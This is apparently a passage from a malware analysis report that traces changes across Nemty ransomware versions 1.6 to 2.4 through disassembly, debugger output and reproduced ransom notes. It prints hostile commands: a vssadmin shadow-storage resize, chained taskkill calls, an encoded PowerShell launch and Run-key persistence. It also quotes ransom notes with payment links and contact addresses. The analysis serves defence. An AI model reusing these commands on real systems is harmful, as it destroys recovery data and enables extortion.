This new version was released just 2 days after the first 1.6 version was released; this means that the actor is quite active in developing this ransomware.

New Vssadmin Utility Used

The first change for this version is how the logical units where enumerated. The Nemty author implemented the use of the utility “vssadmin” and also reduced the capacity of the shadow volumes to 401MB. This change probably helped the ransomware in terms of performance.




```
.text:00408176                 cmp     [ebp+var_94], 2
.text:0040817D                 jnz     loc_4082E0
.text:00408183                 push    offset aMaxsize401mb ; ": /maxsize=401MB"
.text:00408188                 lea     eax, [ebp+lpDirectoryName]
.text:0040818B                 push    eax
.text:0040818C                 push    offset aOn      ; ": /on="
.text:00408191                 mov     ebx, eax
.text:00408193                 push    offset aVssadminResize ; "vssadmin resize shadowstorage /for="
.text:00408198                 lea     eax, [ebp+var_58]
.text:0040819B                 call    sub_408886
.text:004081A0                 pop     ecx
.text:004081A1                 push    eax             ; int
.text:004081A2                 lea     eax, [ebp+var_74]
.text:004081A5                 call    sub_407A65
.text:004081AA                 pop     ecx
.text:004081AB                 pop     ecx
.text:004081AC                 lea     ecx, [ebp+var_90]
.text:004081B2                 push    ecx
.text:004081B3                 mov     ecx, eax
.text:004081B5                 call    sub_407A41
.text:004081BA                 pop     ecx
.text:004081BB                 pop     ecx
.text:004081BC                 push    eax             ; int
.text:004081BD                 lea     eax, [ebp+lpRootPathName]
.text:004081C0                 call    sub_407A65
.text:004081C5                 cmp     dword ptr [eax+14h], 10h
.text:004081C9                 pop     ecx
.text:004081CA                 pop     ecx
.text:004081CB                 jb      short loc_4081CF
.text:004081CD                 mov     eax, [eax]
.text:004081CF
.text:004081CF loc_4081CF:                             ; CODE XREF: sub_4080A5+126↑j
.text:004081CF                 xor     ecx, ecx
.text:004081D1                 push    ecx             ; nShowCmd
.text:004081D2                 push    ecx             ; lpDirectory
.text:004081D3                 push    eax             ; lpParameters
.text:004081D4                 push    offset File     ; "cmd.exe"
.text:004081D9                 push    ecx             ; lpOperation
.text:004081DA                 push    ecx             ; hwnd
.text:004081DB                 call    ShellExecuteA
```

FIGURE 38. Resize of the shadow volumes in the target logic unit

The idea of this change was to remain more stealthy against endpoint security products, instead of just deleting the shadow copy and executing queries through WMI, BCEDIT, etc. The author changed their approach to use vssadmin with the delete flag.


New Processes and Services to Kill

The Nemty authors added new processes to kill in order to facilitate file encryption:



Flow
node
Teams
QBW32
WBGX


In addition to new processes, the author also included new services:




QBCFMontorService QBVSS

FakeNET Feature

For this version the Nemty authors decided to add one interesting feature. The ransomware in execution had implemented a function to retrieve the victim's public IP address. In the case that Nemty cannot connect with the external IP address, the ransomware will add fake data in order to continue the encryption process. The fake data will be:



1.1.1.1 Australia



```
.text:00408C54                 call    sub_40577F
.text:00408C59                 push    offset byte_404651
.text:00408C5E                 mov     esi, offset dword_401F18
.text:00408C63                 call    NemtyValtCompareStringBeetwenMemory
.text:00408C68                 pop     ecx
.text:00408C69                 test    al, al
.text:00408C6B                 jz      short _k_after_compare
.text:00408C6D                 mov     edi, offset a1_1_1_1 ; "1.1.1.1"
.text:00408C72                 push    edi             ; char *
.text:00408C73                 call    _strlen
.text:00408C78                 pop     ecx
.text:00408C79                 mov     ecx, edi        ; void *
.text:00408C7B                 call    NemtyMemcpyFunction
.text:00408C80                 mov     esi, offset aAustralia ; "Australia"
.text:00408C85                 push    esi             ; char *
.text:00408C86                 call    _strlen
.text:00408C8B                 pop     ecx
.text:00408C8C                 mov     ecx, esi        ; void *
.text:00408C8E                 mov     esi, offset dword_401F34
.text:00408C93                 call    NemtyMemcpyFunction
.text:00408C98                 jmp     short _get_user_name_he
.text:00408C9A ; ---------------------------------------------------------------------
.text:00408C9A
.text:00408C9A _k_after_compare:                       ; CODE XREF: sub_408C1D+4E↑j
.text:00408C9A                 lea     ebx, [ebp+pszString]
.text:00408CA0                 call    sub_408996
```


FIGURE 39. Nemty using fake IP address and country name information if it cannot connect to the URL to get a WAN IP

This feature implemented by Nemty will expose users in the protected countries as it will encrypt the system, even if the user belongs to one of the countries specified in the static blacklist.

Version 2.0

In this version the developers decided to remove certain features and added a new encryption process:

- The FakeNet feature was deleted and Nemty only used the old mechanism to check the victim's region.
- An initial function that prepares a container to use the RC4 algorithm with the name "rc4" and get a key based in the hardcoded string (can change in other samples) "sosorin :)". This key is used to decrypt part of the ransom note and certain strings. It changes the use of the authors' own RC4 implementation to now use the RC4 algorithm with CryptoAPI.
- A new generation of RSA containers of keys, improving the key generation process.
- The ransom note text included "NEMTY REVENGE" instead of "NEMTY PROJECT" and also added the sentence: "Don't trust anyone. Even your dog".




```
---> NEMTY REVENGE 2.0 <---

Don't worry, some of your files have extension .NEMTY_5REKI3E and they are encrypted.
But you can return them!

In confirmatiom, that we have private decryption key,
We can provide test decryption for 1 file (png,jpg,bmp,gif).
It's a business, if we can't provide full decryption, other people won't trust us.

There is no way to decrypt your files without our help.
Don't trust anyone. Even your dog.

main mail: elzmflqxj@tutanota.de
if no answer: helpdesk_nemty@aol.com

Don't change decryption key below!!!

NEMTY DECRYPTION KEY:
```

FIGURE 40. Nemty ransomware note

Version 2.2

For this version, the Nemty developers only made two minor changes:

- Change of the mutex name
- A new ransom note:



```
---> NEMTY 2.2 REVENGE <---

Some (or maybe all) of your files got encryped.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
  a) Open your browser.
  b) Open this link: http://nemty.top/public/pay.php
  c) Upload this file.
  d) Follow the instructions.

2) Tor-Browser
  a) Download&Install Tor-Browser.
  b) Open Tor-Browser.
  c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/public/pay.php
  d) Upload this file.
  e) Follow the instruction.
```

FIGURE 41. Example of the new ransom note

Version 2.3

In this version, we found major changes compared with the prior version:


- A new mutex value
- The service used to get the public IP changed from https://api.ipify.org to https://www.myexternalip.com/raw
  In case the lookup fails, the external address changes from NONE to NOT_DEFINED.
- The Windows OS check for XP was duped in prior versions and now only has one specific check.
- The configuration fields changed, certain fields were removed and new ones were added.
  This is an example for the new configuration file:

```
{

  “fileid”:”NEMTY_E1EIVPU”,

  “configid”:”mArJi2x3q3yFrbvL8EYkKezDeGPgWeOG”,

  “compid”:”{a3cande1-f85f-1341-769f-806d6172f54544}”,
```

“ip”:”NONE”,

“country”:”{ ” “errorCode” “: ” “INVALID_ADDRESS” “, ” “error” “: ” “invalid addr” “,” “version” “:” 2.3 “,” “computer_name” “:” “USERPC” “,” “username” “:” “User” “,” “os” “:” “Windows XP” “,” “pr_key” “:” BwIAAACkAABSU0EyAAgAAAEAAQDdTDOyFDw4+kjmmP2epZ/484E7PLyyZ5W1obSZSHWPirGeobWwqnoVTXLPbKVYXZ4qszCzO71hwFKck “,” “drives” “:[{” “drive_type” “:” “FIXED” “,” “drive_letter” “:” “C”:”/” “,” “total_size” “:” 9GB “,” “used_size” “:” 9GB “},{” “drive_type” “:” “NETWORK” “,” “drive_letter” “:” “E”:”/” “,” “total_size” “:” 9GB “,” “used_size” “:” 9GB “\”}]}”


- The User-agent changed to a new one, “Naruto Uzumake”.
- Concatenating a lot of taskkill commands through the use of “ShellExecuteA”; this version of Nemty kills a lot of new processes.



```
0012FDFC  00407D3A  ┌CALL to ShellExecuteA from _003A000.00407D34
0012FE00  00000000  │hWnd = NULL
0012FE04  00414864  │Operation = "open"
0012FE08  00413B08  │FileName = "cmd.exe"
0012FE0C  00B05138  │Parameters = " /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /
0012FE10  00000000  │DefDir = NULL
0012FE14  00000000  └IsShown = 0
0012FE18  00000000
```

FIGURE 42. Killing processes with CMD


For this version, the authors added PowerShell executions using a command prompt with the function “ShellExecuteA” :



```
0012FE7C  00407471  ┌CALL to ShellExecuteA from _003A000.0040746F
0012FE80  00000000  │hWnd = NULL
0012FE84  00000000  │Operation = NULL
0012FE88  00414750  │FileName = "powershell.exe"
0012FE8C  00B04490  │Parameters = " -e RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8ACAARgBvA
0012FE90  00000000  │DefDir = NULL
0012FE94  00000000  └IsShown = 0
0012FE98  7C910228  ntdll.7C910228
```

FIGURE 43. Launching a PowerShell command


This version added a new subkey in the registry key “Run” in the hive HKEY_CURRENT_USER with the name “daite drobovik”:



```
00406C27   8D45 FC        lea    eax, [ebp-4]
00406C2A   50             push   eax
00406C2B   56             push   esi
00406C2C   68 06000200    push   20006
00406C31   6A 01          push   1
00406C33   56             push   esi
00406C34   56             push   esi
00406C35   68 A4454100    push   004145A4                            ASCII "Software\Microsoft\Windows\CurrentVersion\Run\"
00406C3A   68 01000080    push   80000001
00406C3F   FF15 18104100  call   [<&ADVAPI32.RegCreateKeyExA>]       ADVAPI32.RegCreateKeyExA
00406C45   837D 1C 10     cmp    dword ptr [ebp+1C], 10
00406C49   8B45 08        mov    eax, [ebp+8]
00406C4C   73 03          jnb    short 00406C51
00406C4E   8D45 08        lea    eax, [ebp+8]
00406C51   FF75 34        push   dword ptr [ebp+34]
00406C54   57             push   edi
00406C55   6A 01          push   1
00406C57   56             push   esi
00406C58   50             push   eax
00406C59   FF75 FC        push   dword ptr [ebp-4]
00406C5C   FF15 20104100  call   [<&ADVAPI32.RegSetValueExA>]        ADVAPI32.RegSetValueExA
00406C62   FF75 FC        push   dword ptr [ebp-4]
00406C65   FF15 10104100  call   [<&ADVAPI32.RegCloseKey>]           ADVAPI32.RegCloseKey
00406C6B   57             push   edi
00406C6C   E8 A93B0000    call   0040A81A
ds:[00411020]=77DDEAE7 (ADVAPI32.RegSetValueExA)

0012FE60 A
7C91005D n
00140608
7CA41200 S
0012FE34
0012FE58
00000000
00B044F8

00406C5C _

 ES 0023 3
 CS 001B 3
 SS 0023 3
 DS 0023 3
 FS 003B 3
 GS 0000 N

 LastErr E

00000287 (

0105 0104
006C 004F
0069 0047
005F 006D
006F 005C
0069 002E
8000 0000
8000 0000

00B044F8 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64 C:\Documents and
00B04508 20 53 65 74 74 69 6E 67 73 5C 55 73 65 72 5C 44  Settings\User\D
00B04518 65 73 6B 74 6F 70 5C 36 31 39 36 38 32 30 31 35 esktop\619682015
00B04528 31 36 36 34 36 34 30 5C 5F 30 30 33 41 30 30 30 1664640\_003A000
00B04538 30 5F 6E 6F 4F 56 4C 2E 6D 65 6D AB AB AB AB AB 0_noOVL.mem«««««

0012FE34  00000190  hKey = 190
0012FE38  0012FE60  ValueName = "daite drobovik"
0012FE3C  00000000  Reserved = 0
0012FE40  00000001  ValueType = REG_SZ
0012FE44  00B044F8  Buffer = 00B044F8
```

FIGURE 44. Creating persistence

The ransom note was again changed for this version:




```
---> NEMTY 2.3 REVENGE <---

Some (or maybe all) of your files got encryped.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
  a) Open your browser.
  b) Open this link: http://nemty.top/public/pay.php
  c) Upload this file.
  d) Follow the instructions.

2) Tor-Browser
  a) Download&Install Tor-Browser.
  b) Open Tor-Browser.
  c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/public/pay.php
  d) Upload this file.
  e) Follow the instruction.

<BEGIN NEMTY KEY>
```

```
+/I5HSGQ7BHSKBcZgragO01Std0UGrGX0icDD8ZVAXW0ZbAVKECm4yPjuQfhO8/kodLAOa0b9UA0BJ4FjwiMJ3U0u1wisqLO8nvuHPju9vcMTfTDLAPdRhkW0xDZ1ALk6nEhxHTTlHBSnimWHAPcI1kfnyLsenO8iNkiAmcbYXTfD70Rv6+WY43evDjC
bRo/xKXFhITT1gp7JRjy1s9+X1Loa5PaexWt2tsFtY2m0njLojjGcdCTXnNIsBpN+zwmdUwre0KPjwdzyFMcLNj+cbd4/y9YCoInP0ygh68MkV/Ir8SgB1VaU7KWDSI7LC3ZrN2DU99/SPuaAWHSDIIeBV1D44f/GXzKHODK7LRsfGiCPB5ofz+wm7q
fWVzSTef9IaIYOyApqLA8I33NK2euyek4EIjqA2rHkREkiGtPpZs2hoUZ/pJgt8Nf0qOWaEKJT23370 6POa1b/zkICsKL3C+78YKNGI4A/39QwwCD3qomVe1xQVVxrNfMLlxYNWVItACqRKEA7ECTtMYYBLLYFJbVZz+0TbbgYKqBuMlZY+AcLl5+mELL
Eg9veLL/ue8+jaO7GaK/Bjhrq3IIs8KAiahwNZmJbLVF17ZqQypHmVmeq68hMsHYnoDQNLQ4C/FgIkYj12+MWdwRaW01ZF4Q13sexNp2WICmAS7mfCEBkI5gyrr/V7Q3nahZG8Zk+Zd0MD/8oyDpMuzf3wTAVevtLNGK/ICEu2GUV7O0Rg0gcJ6ns6xN
qpO2oV6R8ixDefn/Kw0Sz27Fq3pUQHVnhIP5E+v1ENfK8jhLzfZn8ZuF8X7YX/9eYDuWuwtmyWead/JN8/fzmOhAxS0ImawKOSee+/8B+G6TaH4B9FG13jP2U7AOHbRB+ykByHqZq4/Y/vsQHzcUoyLqmx2xTsUsReN5RSRWSQoxwqJu/1cGbYiGyu9C
VMdhjkzwABn7EsyLUHyYRwJCSbGWRvWmhPljjAIXwcoP9YwhioVBgyqHMDnM8A0Nuf3Ita2nXPdKlIFu/Iva90ykvDQuJRo7N9CNBSgMxF6F5XfQhBpU4hpnZQFMoW68rzIFdxsurjEq8ifkx9k+I5JT/M0S6P3JhIOeyxbZI0UZuYOCEDaw==JfARdN
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
```

FIGURE 45. Example of the ransom note in version 2.3

Version 2.4

This version was a minor release like Nemty 2.2. In our analysis we only noted changes for the ransom note:



